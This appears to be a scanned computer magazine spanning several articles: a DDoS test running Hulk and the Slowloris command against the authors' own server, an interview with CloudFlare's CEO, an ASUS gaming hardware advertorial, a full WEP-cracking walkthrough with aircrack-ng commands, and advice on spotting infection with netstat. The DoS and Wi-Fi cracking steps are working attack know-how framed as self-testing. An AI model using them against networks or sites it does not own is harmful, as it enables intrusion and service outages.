```

We found this took down the site

We were able to run a modified version of Hulk on a Nexus 7. It wasn't as effective as it was on a desktop machine, but still brought our web server to its knees. As tablets and phones become more powerful, they could become potent attackers when attached to open Wi-Fi hotspots.



quite effectively. However, there is obviously a big difference between taking down a small Python web server and knocking a dedicated Apache system offline. Hulk simply tries to flood the machine with requests. Next, we'll take a look at one that's a little cleverer. Slowloris (from ha.ckers.org/slowloris) works by trying to hold as many open connections as possible, with the intention of maxing out the server. Doing this uses far less bandwidth than a Hulk-style brute force attack, but not all web server software is vulnerable. To run it, you just need to make the file executable, then start it with:

```
chmod a+x slowloris.pl
./slowloris.pl -dns site
```

Again, this took out our little Python server instantly.


PROTECT YOURSELF

Protecting yourself from a DDOS attack is simply a case of minimising the hit you take from each malicious packet. This means stopping as many of them as possible as soon as they enter your network. To do this, you need a firewall, and you need to know how to configure it to identify and drop the relevant packages.

Exactly how to do this will depend on your firewall, and the rules you need to change in a constant game of cat and

mouse as the attackers change their packets to get round firewall rules. However, we will say this: make sure you know how to protect yourself before you get attacked! Try out the various DDOS tools on offer, and practise blocking them out, because you don't want to have to learn this after your site's already gone down. Running DDOS tools is also an excellent way to check how your site will perform under a heavy load.

Alternatively, you can put your server on a network that can take care of this for you. Services such as CloudFlare put your server behind their firewall (virtually – you don't have to reconnect your server). This means that you don't need to worry about the intricacies of firewall configuration.



Slowloris are a type of primate found in South and South East Asia. If you want to know what one looks like, just open the Perl file in a text editor.



"Some of the largest attacks that we see are essentially online extortion."

Cyber criminals agree on one thing: how to protect them from DDOS attacks. That's why we spoke to Matthew Prince, CEO and co-founder of CloudFlare, to find out how he's keeping up with the bad guys online.

HAVE YOU SEEN THE ONLINE THREAT LANDSCAPE CHANGE OVER TIME?

Matthew Prince: My co-founder and I started working in web security in 2003, when we started project Honey Pot. The goal was to track online fraud and abuse, and the primary thing we were tracking was how spammers stole email addresses off your web site. Back then, if you were a bad guy online, the way to make the most money was to be a spammer, or work in the spam services industry. I think that's started to change. It's still a highly lucrative field, but much less so than it used to be. Part of the thing that's interesting about spam is that in order to prevent themselves from being detected, spammers started using the resources of virus writers [computers that were part of a botnet] to send their spam messages through. As spam filters have got better over the years, and spam has become less profitable, you've seen a transition where those same botnet resources are being used to launch a number of other attacks. So, at the core, the problem we're dealing with today is very similar to the problem we were dealing with in 2003, where there are infected machines and they are used to cause problems. In 2003, that was spam, but now, that problem is DDOS. But the underlying resources that online criminals are using to launch attacks have been very similar for the past 10 years.

WHAT IS THE BIGGEST THREAT TO ONLINE BUSINESSES?

MP: I think there's been a really dramatic rise in both the sheer number of [DDOS] attacks and the size of the attacks. We're seeing attacks on a regular basis exceeding 50 or 60Gbps hitting our network. We have a large, robust network, and so we can handle attacks that are several hundred GB, but you know 50 or 60 gigs is bigger than the largest hosting providers send out in terms of traffic. I don't know of any bank that does that much traffic. It's a hard thing to deal with, because there are not a lot of hardware resources you can deploy to stop that. Whether you're at the high end of the market, running a large enterprise, or you're a small business but make some of your money online, I think the volume and scale of the DDOS attacks we're seeing is worrisome for lots of businesses.

DO YOU LOOK INTO THE REASONS BEHIND THESE ATTACKS?

MP: We don't spend a ton of time investigating the attributions, and who's behind it, although we do get information from our customers on what they think the motivation is, and motivations really range. We see attacks that are launched for commercial reasons. There are some instances where it is a competitor launching an attack. Some of the largest attacks that we see are

essentially online extortion, where some sort of criminal element will send an email to a (usually) mid-sized e-commerce site, and say something like "pay us this much or we're going to knock you off the internet". Those sorts of attacks are increasing all the time.

There's a Chechen political news site on us that's being attacked by the Russian government, or someone sympathetic to the Russian government. We have customers on every side of the conflict in the Middle East. We have Israeli, Palestinian and Egyptian sites using us, all of which have seen substantial attacks against them, all of which are politically-oriented. And WikiLeaks has used [CloudFlare] to withstand substantial denial of service attacks.

Generally, while the hacktivist attacks are the ones that get the most press, they're not the largest we see. The largest attacks appear to have some aspect of state sponsorship behind them — those can get fairly large. Or the ones that are essentially online extortion. We have seen attacks against escort sites, where a bunch of sex workers have decided to get rid of their pimps, and their pimps come after them. Basically, anyone who has a beef to pick with you, and has the resources to be able to, can now generate a fairly substantial attack that can knock even large organisations offline. ■



ASUS ROG Rampage V Extreme specs

Chipset: X99
Socket: LGA 2011-v3
ASUS OC Socket Technology
RAM: DDR4 64GB
4x PCIe Slots
M.2 x4, SATA Express
SupremeFX 2014 audio
Intel Gigabit Ethernet
3T3R 802.11ac Wi-Fi
Bluetooth 4.0

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Built on a legacy of performance and trust, ASUS's Republic of Gamers (ROG) hardware is focused on providing the best PC gaming experience. From motherboards and videocards to mice and monitors, ROG gear lets you push the limits with extreme overclocking features, enhanced voltage regulation and premium components. You also get the latest technologies and in-depth options to customise your build.

ROG Rampage V Extreme

ENTHUSIAST LEVEL PERFORMANCE

Building on the ROG legacy, the X99 chipset based Rampage V Extreme supports the latest Intel Haswell-E CPUs for the ultimate gaming experience. It can handle the fastest 3300MHz+ (OC) DDR4 RAM and includes 100 RAM OC Profiles to make pushing the limits even easier. The Rampage

V Extreme also has 65+ RAM kits on the Qualified Vendor List (QVL) so you know compatibility will never be an issue.

HARDCORE OVERCLOCKING

ASUS has made getting the most from your board easy with overclocking focused technology. The patent-pending ASUS OC Socket unlocks secrets on the latest gen CPUs by tapping into the full pin configuration. The OC Socket gives better voltage monitoring, the ability to run a higher memory frequency and can even push the core voltage to new extremes. The X Socket II lets hardcore overclockers experiment with LN2 overclocking from day one with a backwards-compatible bracket that can handle existing LGA2011 pots. The Extreme Engine Digi+ IV voltage regulation uses PowIRstage ICs and MicroFine Alloy Chokes for unwavering power.

THE TOTAL GAMING EXPERIENCE

To ensure the absolute best

gaming performance no matter your GPU allegiance, the Rampage V Extreme supports both 4 Way SLI and 4 Way Crossfire. To give immersive gaming, the motherboard features the latest SupremeFX 2014 audio. With EMI protection, premium capacitors and noise isolation, your games will sound just as the designers intended. The Sonic Studio suite lets you auto tune your audio and even feed virtual 7.1 surround to stereo headsets.

GET CONNECTED

For the ultimate in data transfer speeds, the Rampage V Extreme has the latest M.2 x4 SSD connection that reach 32Gb/s. You also get two SATAe connections that can handle 10Gb/s, plus an array of eight SATA 6Gb/s ports. If you need more SATA 6Gb/s connectors, the SATAe 10Gb/s can breakout to provide an additional two SATA 6Gb/s connectors per SATAe 10Gb/s connector for a total of 12x potential SATA 6Gb/s connections. The ROG board has Intel

Gigabit Ethernet combined with the exclusive GameFirst III to optimise your network traffic for gaming. You also get 3T3R 802.11ac Wi-Fi for speeds up to 1,300Mbps – perfect for streaming HD flicks without compromising your network.

STRIX GTX 980 DirectCU II OC

MAXIMISE YOUR ENTERTAINMENT

STRIX means a no compromise, 4K ready gaming experience with the brand new NVIDIA GeForce GTX 980 GPU Core. ASUS pushed the STRIX GTX 980 even further, with a factory overclock, custom cooler and 4GB of GDDR5 RAM.

Straight out of the box the STRIX GTX 980 gives you the very best frame rates thanks to 2,048 overclocked CUDA cores that boost to 1,279MHz. The RAM also gets the OC treatment, running at 7010MHz. While you can use GPU Tweak to gain even more performance, the STRIX GTX 980 already gives 3.8% faster gaming than the reference design.

STRIX GTX 980 DirectCU II OC specs

Nvidia GeForce GTX 980
4GB 7,010MHz GDDR5
GPU boost clock: 1,279MHz
2,048 CUDA cores
256-bit memory interface
3x DisplayPort 1.2
1x HDMI 2.0
1x Dual-link DVI-I
BUS: PCIe 3.0

PG278Q ROG SWIFT specs

27-inch widescreen 16:9 TN panel
2,560 x 1,440 resolution
0.233mm pixel pitch (109ppi)
144Hz refresh rate
1ms GTG response time
10,000,000:1 smart contrast ratio
Nvidia G-Sync Technology
3D Vision ready
1x DisplayPort 1.2, 2x USB 3.0



ROG Gladius specs

6,400 dpi optical sensor
1.5mm lift of distance
200 IPS and 50g acceleration
Dual OMRON switches
Braided and rubber cables
4x extra mouse feet
ROG travel pouch

COOL AND QUIET

The STRIX GTX 980 features the ASUS DirectCU II cooler with 10mm copper heatpipes and 220% larger heatsink area. Under heavy load, not only does it run 30% cooler, it's also 3x quieter. During light gaming sessions such as *StarCraft 2*, the STRIX GTX 980 actually stops the fans and runs passively for a true 0dB gaming experience.

ROCK SOLID STABILITY

The STRIX GTX 980 features the ASUS DIGI+ VRM to boost performance, yet enhance lifespan and reduce heat. The enhanced voltage regulation and Super Alloy MOSFETs increase the overclocking potential and improve stability. To keep your card gaming longer, the Super Alloy Capacitors extend lifespan by 2.5x.

PG278Q ROG SWIFT FORGED FOR GAMING PERFECTION

Designed for gamers and marathon gaming sessions, the latest monitor from ROG combines an ultra-high res and refresh rate with a super low response time.

KILLER SCREEN

The 27-inch PG278Q sports a massive 2560 x 1440 resolution for the highest quality gaming as well as 77% more desktop space than a 1080P screen. The monitor also has a high 144Hz refresh rate and a 1ms response time for silky smooth motion and zero lag. The super thin bezels are just 6mm thick, making the PG278Q perfect for a multi monitor setup.

GET SYNCED

A world first for a WQHD monitor, the PG278Q ROG SWIFT features the latest Nvidia G-Sync technology. The system synchronizes your monitors refresh rate with your GPU's frame rate to eliminate screen tearing and stutter and minimise input lag. This gives a more fluid and responsive experience, letting you concentrate on your gaming.

BELLS AND WHISTLES

The PG278Q is jam packed with gaming features, such as 3D Vision support, Nvidia Ultra Low Motion Blur and ASUS GamePlus onscreen

timer and crosshair. A dedicated Turbo key lets you choose 60Hz, 120Hz or 144Hz refresh rates with a single click. You also get a fully ergonomic stand with height, tilt, pivot and swivel adjustments, plus USB 3.0 and DisplayPort 1.2.

ROG Gladius MASTER THE GAME

Designed to be customised to suit your own style, the Gladius makes it easy to stay at the top of your game. Importantly you get the latest software updates and enhanced drivers to ensure you are always getting the best performance. The custom designed body keeps you comfortable, no matter your grip type.

PERFORMANCE MATTERS

For total accuracy and perfect acceleration tracking, the Gladius uses a 6400 dpi optical sensor with a 1.5mm lift of distance. Tracking at up to 200 inches per second with a 50g acceleration, the ROG mouse can keep up no matter how frantic your

gaming gets. Using the included ASUS software, you can also calibrate the Gladius to your own mouse pad surface.

MAKE IT YOUR OWN

With 6 programmable buttons it's easy to customise the Gladius to your playing style. It has Japanese built OMRON switches that can be simply swapped to give your perfect click resistance and recoil. They are also extremely durable – rated up to a massive 20 million clicks. The Gladius comes with both a 2m braided cable and a 1m rubberised cable so you can perfect your gaming feel.

ALL THE EXTRAS

The Gladius comes with everything you need to keep your gaming session going. Included are 4 extra swappable mouse feet, 2 OMRON switches and even ROG gaming stickers. You also get a ROG carry pouch to keep your Gladius safe when travelling. ■

How to hack Wi-Fi

Never protect your wireless network with WEP, because it's about as secure as butter.

Think you're secure with basic WEP? You're not. We're going to demonstrate exactly why you need to tighten up your Wi-Fi security by showing you how easy it is to hack a relatively unprotected network. We'll give a working demonstration of the weaknesses in your network's security and how they can be exploited. It's the best way of creating the incentive to shore up that security by using tougher encryption on your network.

In this case, we're going to crack wide open the WEP security that far too many home users still rely on. Whether this is through a lack of knowledge or the belief that they have no assets worth stealing is neither here nor there. WEP is insecure, as we'll show you why.

Before we begin, however, we have to make it absolutely clear that this is not a technique you should try in the wild. Doing so is illegal and we do not condone hacking of any kind. The tools we will be demonstrating here are not toys and can wreak havoc when in the wrong hands.

BACKTRACKING

For this demonstration, we're going to use some of the tools that come bundled with the Swiss Army Knife of online security: BackTrack Linux. This contains all the security tools that the network security professional and hardened hacker alike need to carry

out a completely exhaustive examination of a network. Everything we need is installed, configured and ready to go. Being Linux, it's also open source and therefore free to download.

The latest release of BackTrack is version 5.3. You can download the ISO file from here: www.backtrack-linux.org/downloads. This is designed to run from the DVD drive as a live CD, so copy it to a fresh DVD using your favourite ISO burner. If you don't already have one, you can download and install ImgBurn free from www.imgburn.com.

After creating the BackTrack DVD, boot it from a computer with a wireless networking card. When the Boot: prompt appears, press Enter. Select the default text-only version from the boot-up menu, and when it finishes booting, you should be met with a # prompt and a cursor. Type the word `startx` and press Enter to load the graphical desktop.

At the top of the screen you'll see a menu bar with a picture of a terminal. Click this and a terminal window appears. Enter the command `iwconfig` and a list of network interfaces appears. One of these should be called `wlan0`. This indicates that the wireless drivers supplied with BackTrack can see your wireless network card.

The utilities we'll use are all compatible with several industry standard Wi-Fi chipsets — namely `rtl8187`, `rt2570` and `rt73`. This means that just about all modern wireless cards should be OK to use. However, if

`wlan0` doesn't show up, you could try booting BackTrack on a different computer instead. Otherwise, borrow a USB Wi-Fi dongle to see if BackTrack recognises it.

COLLECTING DATA

The standard advice is never to use WEP to secure a Wi-Fi network, but why is this? Put simply, it's because when given enough packets to analyse, cracking software can recover the password (called a passphrase in Wi-Fi speak) to join such a network, as we'll now demonstrate.

Any hacker worth their salt begins by passively collecting data about potential targets, and this is exactly how we'll begin. In a terminal window enter the command `airmon-ng start wlan0`.

This command begins collecting data about nearby wireless networks and sending it to a special dump where other programs can pick it up and use it.

When you type in the command, you may get a warning about DHCP. Ignore this and look instead for the message 'Monitor mode enabled on `mon0`', which indicates that everything is running as it should be in the background. We'll now find out what is being recorded to this mysterious `mon0` by entering the command `airodump-ng mon0`.

Note the extra letter 'o' in the `airodump-ng` command that wasn't present in `airmon-ng`. This catches many people out. The screen begins to

Run BackTrack virtually

If you only have one computer and want to run BackTrack as a virtual machine in a free virtualisation suite like Sun's VirtualBox, you will run into problems because of the way the network connection is virtualised. This is because it always appears to be a wired connection. Without a `wlan0` adaptor, BackTrack will fail to see any wireless packets — but all is not lost.


If you have or can get hold of a USB Wi-Fi network pen, you can make it available to the running BackTrack machine. First, insert it into a convenient slot and wait for Windows to recognise it



and, if necessary, install the correct driver.

Run VirtualBox and start the BackTrack virtual machine. Once booted up and logged in (username: `root`, password: `toor`), go to the window in which the machine is running and click 'USB Devices', then select the Wi-Fi pen. If you're in full-screen mode, the Devices menu can be found by pointing the mouse off the bottom of the screen.

Now open a terminal in BackTrack and enter the command `iwconfig` to have Linux re-poll its attached devices. You should be rewarded with a list of network cards including `lo`, `eth0` and `wlan0`. If you

get a VirtualBox error when selecting the device, unplug it, plug it back in, then use the 'Safely remove hardware' icon in the Windows system tray to eject it before trying again to add it to BackTrack.





fill with a list of networks. The BSSID (basic service set identification) column contains the globally unique hardware MAC address of each router or base station within range. The ESSID (extended service set identification) column is the given, friendly name of each of the networks.

Below this is a shorter list of connections being made to those networks by individual computers. The networks to which they're connecting are displayed in the BSSID column, and the MAC addresses are also displayed in the Station column. Usefully, the Probe column gives the name of the network currently being accessed.

If you live in an area with lots of Wi-Fi networks and plenty of activity, both lists will expand and contract often, making them difficult to read. To prevent this, with the terminal selected, press the R key twice. This switches off the auto-sort facility. Pressing R again will switch it back on again. You can also cycle through the columns and have the program sort by these using the S key.

To stand any chance of gaining access to a WEP network, there must be a current connection to it. On the basis that you're cracking your own network, connect a computer to it and it will appear as a station in the lower portion of airodump-ng's output. Make a note of the station MAC address. Leave the utility running for a few minutes until all networks within range are recorded, then press Ctrl-C to stop the program.

HOMING IN

Next, we need to collect data running between just the router in question and the computer connected to it. To do so, we re-run airodump-ng, but with some filtering switches in place: `airodump-ng -c <channel> -w <output> --bssid <MAC> mon0`.

<Channel> is the channel number of the router in question and <output> is a filename in which to store the captured packets (use 'dump' or something similar for the name). <MAC> is the MAC address of the router.

By running this command, you only see your router and the computer connecting to it. The collected data is

also captured in the dump file (actually more than one dump file, but we don't need to worry about that).

As the command runs, pay special attention to the #Data column in the top of airodump-ng's output. These are the actual packets going between the computer and the router, and they contain the WEP passphrase. The problem is that we need between 5,000 and 25,000 packets to crack the passphrase.

We need to generate a large number of packets, and luckily BackTrack contains another utility that will do this for us. Enter the following command, where <BSSID> is the MAC address of the router and <STATION> is the MAC address of the computer connected to it: `#aireplay-ng --arpreplay -b <BSSID> -h <STATION> mon0`.

Note the double dash before arpreplay. Aireplay-ng generates packets that are faked to seem to have come from a particular computer and spewed to the router. You define the MAC address of the source PC with the -h switch. In this case, it's the computer connected to the router.

Every packet sent from the router contains an encrypted version of the WEP passphrase. The reason for generating lots of extra packets is that with a large enough sample of encrypted passphrases, we can use another utility to analyse the captured data and start to make a statistical guess at what the underlying plain text might be.

Aireplay-ng might be slow to get going, but after a few minutes it suddenly begins generating plenty of extra traffic. Let it keep on going until airodump-ng shows something over about 5,000 in the #Data column, after which time you can stop it using Ctrl-C. You can also stop the arpdump-ng command at this point. It doesn't matter if you massively exceed the number of packets. In fact, more data makes it easier to crack the passphrase.

Note that while you're generating these packets, the WLAN light on the router should usually be flashing to say that data is being sent and received. As the associated internet light isn't also

Warning


Hacking your own Wi-Fi network is OK. Hacking other people's is not. If you hack a Wi-Fi network belonging to someone else, you are breaking the law and could face a hefty fine. We do not condone hacking at all.

Hidden networks

If you hide your network name (normally called the SSID), airodump-ng can still uncover your network and the computers communicating with it.

Run the `airomon-ng start wlan0` command, then set the `airodump-ng mon0` command running. If you see any networks with <length: n> in the ESSID column, where n is a number, these are networks where the owner has chosen not to broadcast their name to the world. This name is usually referred to simply as the SSID in most wireless router management console pages. It's called the ESSID in airodump-ng. In Windows, this play makes the network invisible to casual observers, but not to the BackTrack utilities. Packets are still being broadcast containing the BSSID of the network, and any connecting computers will have to include both this and their own MAC address so that the wireless network can correctly route traffic to them.

It's often interesting to watch the connections flying about the neighbourhood to see who is connecting to what. It's possible to see who is at home and surfing the web. If someone has tried to connect to another network recently, the Probe column in the connections list at the bottom of airodump-ng's output will usually list these. But the output order can change and be confusing, so here's a tip. Press Tab then use the up and down keys to highlight a network. The connections being made to it will also be highlighted in the stations list.



Network mapping

Using airodump-ng's output, it's possible to discover what devices people have connected to their networks at any time. This is because every connected device has a globally unique MAC address, and the first three fields define the manufacturer.


For instance, if you see a network with an ESSID beginning with BigPond, you know that its owners are probably with Telstra. But if you notice a connection from another device, you can go to www.macvendorlookup.com and enter the first few digits of the MAC address. Suddenly the manufacturer pops out. A vendor of Netgear might suggest that the network's owner is using a Wi-Fi network extender. Note

that Wi-Fi hardware vendors tend to buy in equipment from manufacturers and then re-badge it, but the innards of a local ISP's router might be made from circuit boards supplied by the Huawei Device Company of Guangdong in China.

Smartphones and other mobile devices also connect to local Wi-Fi networks and hotspots, and will show up in airodump-ng because they use the same protocols to communicate with the networks as any other computing device. Because people rarely allow their smartphones to leave their side, this can be a useful measure of whether a neighbour is at home.

There is a more serious use, though. If you know the family is away and yet a smartphone is trying to connect with

their Wi-Fi network, it may be that intruders have broken in. Record the MAC address and, if a burglary is reported, you can supply the details to the police.



flashing to signal through traffic, the target of the packets must be the router itself. This serves as a quick method of telling if someone is attempting this kind of attack against your own network, even (or rather, especially) when none of your own computers are connected at the time.

GETTING IN



With the results of bombarding the router with packets containing the encrypted WEP passphrase stored in a temporary file, we can finally attempt to crack it. To do so, we use the aircrack-ng utility. There's no guarantee that this will work first time, but if it fails, you just need to collect more than the previous 5,000 or so packets. To run aircrack-ng, enter the following command: `#aircrack-ng -z -b <BSSID> dump*.cap`.

Again, <BSSID> is the MAC address of the router. The argument `dump*.cap` enables aircrack-ng to read all the files that airodump-ng created in the current directory, which you can see by entering the command `ls`.

If aircrack fails to recover the passphrase, it will tell you and give a recommendation for the number of packets it believes it will need to make a guess with 100% certainty. A WEP passphrase of 'hello' took nearly 15,000 packets to crack, but once aircrack-ng had these at its disposal, the whole process took 10 seconds. With 30,000 packets, this time dropped down to just four seconds.

So, now we have the passphrase to the WEP router, we have compromised it to the point where we can join the network from Windows just like any legitimate user. Once joined, open a command prompt and type the command `ipconfig` to check your network connection.

You can surf through the



compromised WEP network, use a network mapping utility such as Zenmap (www.nmap.org/zenmap) to find other computers on the network and, in some cases, even mount network shares to read the information they contain or deploy a network traffic sniffer to possibly capture some useful username and password pairs. This is why WEP security is actually no security at all. If, during the process of working through this tutorial, you discover one or more WEP protected networks in your vicinity, it would be illegal to hack them, but the act of a good neighbour would be to knock on the door and help bring the owner into the 21st century.

Resources

Download the latest BackTrack ISO from: www.backtrack-linux.org/downloads.

If you don't have an ISO burner utility, try ImgBurn: www.imgburn.com.

To see who made a device you can see in the neighbourhood, surf to: www.macvendorlookup.com.

The Windows version of the nmap network scanner can be found at: www.nmap.org/zenmap.

Further information and full documentation about aircrack-ng and its utilities is here: www.aircrack-ng.org.


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Recover from a hack attack

Discover how to tell if your Windows 7 PC is infected by viewing its connections.

Your bank account is a tradable commodity on the black market. Over the past decade, the emphasis has shifted from destroying the contents of victims' computers to plundering them, and bank accounts are now harvested on a truly industrial scale.

Every small-time crook wants a slice of the action, but becoming a customer of the hardened gangs controlling the world's largest botnets can be difficult. A much easier approach is simply to grab a phone book and pretend.

Sometimes, the fear induced by this new breed of fraudster can make people panic, and they end up doing silly things that jeopardise their data, as the following true story shows.

A FAMILIAR STORY

A few weeks ago, a friend of ours received a phone call, apparently from Microsoft. Her computer, the caller said, was spamming the world. Worried, she did exactly as the caller asked. She opened a command prompt window, entered something and read out what appeared on the screen. Could

she open a browser and surf to a site that would confirm her infection? When she did so, a big red warning flashed on the screen. After entering a couple more commands, surfing to the web site once again showed that the stream of spam had indeed abated. Unsurprisingly, the caller told her that Microsoft would have to invoice her for the call, but could offer a discount if she paid now with a credit card. She didn't have one. The caller was insistent and asked for her husband's card details. She refused and asked for the invoice to be sent for her husband to deal with. The caller became aggressive. She hung up.

When the victim's husband arrived home, he half-remembered something on TV about the 'Microsoft calling' scam and malware. Not realising what it would do, he immediately ran the initialisation DVD that came with the laptop and then called us, wanting to know why the computer now looked like it did when they bought it. Where were their holiday photos, emails and other stuff? Having no backups, the sad truth is that their data was gone.

DON'T PANIC

Though it's possible that the caller in a 'Microsoft calling' scam might try to make you install malware, it would be a very inefficient route to obtaining your credit card details. The caller already has you in a compliant state and can just ask for them. These people are con artists, but this story shows that it pays to know what to do in situations where you feel you have good reason to believe that you've been hacked or infected.

It may just be a hunch, or your computer might have begun acting differently. The first thing to do is to collect evidence, and the first port of call is the little-used netstat command. This will tell us if the computer is connected to the world beyond our network, and will help find where those connections go.

Local loopback

The IP address 127.0.0.1 is held by all network cards. It's called the local loopback address. If you issue the command ping 127.0.0.1, the ping works normally. The network card knows this is its own internal address and loops back by returning each ping packet to demonstrate that it's working as it should.


"A friend of ours received a phone call, apparently from Microsoft. Her PC, the caller said, was spamming the world."


Regular wiping

Some people swear by regularly wiping their PC's hard disk and reinstalling everything by hand from the operating system up, but do actions like this really make for good security practice?

In truth, the best way of guaranteeing that your PC is free from malware is to strip it to the bare hardware by formatting the hard disk, then reinstall the OS, wait while it downloads and installs the latest updates, then install the applications you need (including a good antivirus package) and only use the PC for set tasks. After taking a backup of any data you wish to keep, running the manufacturer's installation DVD is one way to reset the machine to a 'factory clean' state but this reinstalls a large number of unwanted apps, which must then be uninstalled. One of the major irritations of using this method is that the installation DVD usually contains several pieces of nagware, which can be as annoying to remove as the infection you want to avoid.

One of the benefits of reinstalling everything from the OS up is that it will improve performance by returning the PC to the state Microsoft (or the Linux developer) intended. Using a little forethought, if you compile a rewriteable DVD with all the distribution files of the applications you will need to install, you'll have them all in one place when the time comes.





Port numbers

The port number after the IP address or DNS name in netstat's output indicates the service and its protocol running over the connection. Knowing what's flowing can help you separate benign connections from malicious ones. A full list can be found at tinyurl.com/3e77j.


Monitor connections

Netstat is a command used by network administrators and network security staff, but tends to be unknown by home users. We've already covered using netstat -b to show which programs connect to the outside world, and netstat -f to resolve IP addresses into domain names, but if you combine these flags (netstat -bf) you can see both at once.

To see how connections change over time, add a number at the end of the command line. This tells netstat how many seconds to wait before running again. You can even capture netstat's output to a file using the redirection operator >. An example would be netstat -fb > file.txt, where file.txt is the output file. If you add an interval to the command to repeat it, press Ctrl-C to stop it.

